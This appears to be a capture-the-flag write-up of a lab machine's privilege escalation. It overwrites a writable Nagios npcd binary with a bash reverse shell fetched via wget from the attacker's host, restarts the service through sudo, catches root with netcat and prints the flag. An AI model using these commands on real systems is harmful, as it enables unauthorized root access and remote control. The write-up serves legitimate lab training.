


```
Examples:
./manage_services.sh start httpd
./manage_services.sh restart mysqld
./manage_services.sh checkconfig nagios
```




```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh status npcd
<cal/nagiosxi/scripts/manage_services.sh status npcd
● npcd.service - Nagios Process Control Daemon
     Loaded: loaded (/etc/systemd/system/npcd.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2024-04-30 15:48:25 EDT; 3min 4s ago
   Main PID: 54827 (npcd)
      Tasks: 2 (limit: 4661)
     Memory: 964.0K
        CPU: 22ms
     CGroup: /system.slice/npcd.service
             ├─54827 /bin/bash /usr/local/nagios/bin/npcd -f /usr/local/nagios/etc/pnp/npcd.cfg
             └─54828 bash -i
```

- When I run the script I found that this script provides start & stop service, and there is no built in commands.
- I also noticed a file **/usr/local/nagios/bin/npcd** which is owned by user **nagios**, and can be modified.
- So I modified the binary content in the file by modifying it with reverse shell code




```
nagios@monitored:~$ rm /usr/local/nagios/bin/nagios
rm /usr/local/nagios/bin/nagios
nagios@monitored:~$ cd /usr/local/nagios/bin
cd /usr/local/nagios/bin
nagios@monitored:/usr/local/nagios/bin$ wget http://10.10.14.155:2021/npcd
wget http://10.10.14.155:2021/npcd
--2024-04-30 15:47:53--  http://10.10.14.155:2021/npcd
Connecting to 10.10.14.155:2021... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55 [application/octet-stream]
Saving to: ‘npcd’

     0K                                                       100% 6.13M=0s
```

- The revshell




```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ cat npcd
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.155/8788 0>&1
```

- Now we want to stop the current running process




```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
<local/nagiosxi/scripts/manage_services.sh stop npcd
```

- Before we restart the service again, we should run netcat listener on another terminal




```
nagios@monitored:/usr/local/nagios/bin$ sudo /usr/local/nagiosxi/scripts/manage_services.sh restart npcd
<al/nagiosxi/scripts/manage_services.sh restart npcd
```



```
┌──(kali㉿kali)-[~/htb/monitored]
└─$ sudo nc -nlvp 8788
listening on [any] 8788 ...
connect to [10.10.14.155] from (UNKNOWN) [10.10.11.248] 53950
bash: cannot set terminal process group (54827): Inappropriate ioctl for device
bash: no job control in this shell
root@monitored:/# ls
```

- Got the root and found the flag



```
root@monitored:/root# cat root.txt
cat root.txt
3314a3c603653088f331f03cd8971706
root@monitored:/root# 
```